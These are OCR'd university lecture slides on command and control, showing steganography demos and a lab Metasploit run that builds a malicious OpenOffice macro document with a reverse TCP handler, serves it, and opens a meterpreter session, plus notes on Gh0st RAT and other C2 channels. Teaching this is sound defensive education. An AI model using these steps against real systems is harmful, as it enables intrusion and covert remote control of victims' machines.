
7. Command & Control



Jin Hong

jin.hong@uwa.edu.au

What you need today

- Kali VM
- Windows VM
  - Install WinRAR
- Things we do today
  - Steganography
  - Command and Control using Metasploit
    - We are revisiting the malicious macro as an example

What is C2?

- Command and Control (C2) is defined by MITRE as follows:

> "Command and Control consists of techniques that adversaries may use to **communicate** with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to **avoid detection**. There are many ways an adversary can establish command and control with various levels of **stealth** depending on the victim's network structure and defenses."
>
> - MITRE Corp.

- The main goal of C2 is to communicate and avoid detection through stealth communication.

- Naturally, the goal of the defender is to detect and mitigate the attack.

C2 (stealth) communication

C2 (stealth) communication

Steganography


- Demo

- You should be able to use your Kali
  - Need the Python Pillow library, but it should be installed by default.
  - If not, python3 -m pip install pillow

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/steg.zip

Steganography

- White space steg





```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/Text White Space]
└─$ python3 decode.py
What is the hidden file name  : secret.txt
your secret message is: hello world

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/Text White Space]
└─$ python3 decode.py
What is the hidden file name  : original.txt
no secret message in this file
```

Steganography

- LSB


```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBencoder.py
What is the image file to be used?: space.png
What is the secret image file name? (extension must be png): secret.png
What is the secret message?: hello world
Loaded image
New image created.
Stored pixels to new image.
Image saved.

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$
```





```
(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBdecoder.py
What is the secret image file to unpack?: secret.png
Loaded image.
Extracting LSB from pixels...
hello world

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$ python3 LSBdecoder.py
What is the secret image file to unpack?: space.png
Loaded image.
Extracting LSB from pixels...
»¥»ì²~Çÿÿßñ»ûùÅóý9[¿ö%Uß}Pú¼}ñmÿ×ÚSH¹æáhpýs÷¼«ùFûuæÊ</N¯j!ýEü_ú¡

õþé©#P®þõà{HbÇ?ôÙüç"ûÎs¬m=³]3ö©]-ã}>ú¿v3ù¶óù5ãy?òó¼Y]¾»{ßþ±¡úàÐ

(base) ┌──(jin㉿kali)-[~/cits3006/lect7/LSB]
└─$
```

Steganography

- WinRAR




```
C:\Users\user\Downloads>copy /b original.jpg + message.rar secret.jpg
original.jpg
message.rar
        1 file(s) copied.

C:\Users\user\Downloads>
```



What about our existing defence?

- We have a list of defence mechanisms:
  - Endpoints
    - Anti-malware
    - App controls
    - Security updates
  - Emails
    - Anti-spam/phishing/impersonation
  - DNS
    - DNS filtering
    - Browser protection
  - Humans
    - Training

Threat Hunting Maturity Model

- HMM is a five-level evaluation system to categorise the organisation's ability to hunt threats.
- Focuses on:
  - Data collection
  - Hypotheses Creation
  - Tools and Techniques
  - Pattern and Tactics, Techniques, and Procedures (TTPs) Detection
  - Analytics Automation

What can you do with C2?

Tools for C2

- Many tools exist to automate C2 operations
  - Caldera (open & paid)
  - Cobaltstrike (paid)
  - Metasploit (open & paid)
  - Empire (open)
  - Silver (open)
  - Etc…

C2

- Demo
  - You will need Apache Open Office setup to actually do the exploit.
  - We'll use metasploit functions to see how C2 could work in practice.
  - We will use both Kali and Windows VMs

C2

```
msf6 exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] Using URL: http://192.168.68.8:8080/k4y6hID2Ow8SS
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic/Standard
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: content.xml
[*] Packaging file: manifest.rdf
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging file: settings.xml
[*] Packaging file: styles.xml
[+] report.odt stored at /home/jin/.msf4/local/report.odt
```

```
┌──(jin㉿kali)-[~]
└─$ sudo cp /home/jin/.msf4/local/report.odt /var/www/html/share

┌──(jin㉿kali)-[~]
└─$ sudo service apache2 start

┌──(jin㉿kali)-[~]
└─$
```

```
PS C:\Users\jin> wget http://192.168.68.8/share/report.odt -UseBasicParsing -outfile "C:\Users\jin\Desktop\report.odt"
PS C:\Users\jin> cd .\Desktop\
PS C:\Users\jin\Desktop> ls


    Directory: C:\Users\jin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        27/07/2022   7:32 AM                odbg110
d-----        28/07/2022  11:01 PM                OpenOffice 4.1.13 (en-US) Installation Files
-a----        29/05/2022  12:16 AM           2352 Microsoft Edge.lnk
-a----        29/07/2022   1:24 AM           7714 report.odt


PS C:\Users\jin\Desktop>
```


C2

- Look up help for various command and control functions.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
```

Examples – Gh0st RAT

- First 5 bytes were used to indicate the C2 commands
- The rest bytes were encoded using zlib compression algorithm
- Different magic headers used
  - HEART
  - cb1st
  - …
- Typically uses non-standard port (e.g., 1036) so it is reasonably easy to detect.




```
connections - Network Connections of Malicious Process:
------------------------------------------------------------------------------
192.168.1.100:1037      192.168.1.2:2011        svchost.exe(pid:408)

connnscan - Network Connections of Malicious Process:
------------------------------------------------------------------------------
192.168.1.100:1037      192.168.1.2:2011        svchost.exe(pid:408)

DLL's Loaded by the Malicious Process:
------------------------------------------------------------------------------
```

https://malware-unplugged.blogspot.com/2015/01/hunting-and-decrypting-communications.html

Examples - Others

- NanoLocker
  - Using ICMP to ping with the ransomware payload
- Zeus
  - Uses P2P protocols
  - XOR'd payload for obfuscation
  - Used UDP payloads
- Blind Drop
  - Used public social media services
  - Could use comments or files such as images, videos, audios etc. to send commands
- Dalexis
  - Used TOR

Defence against C2

- Several techniques exist

References

- Threat Hunting Maturity model
  - https://socprime.com/blog/threat-hunting-maturity-model-explained-with-examples/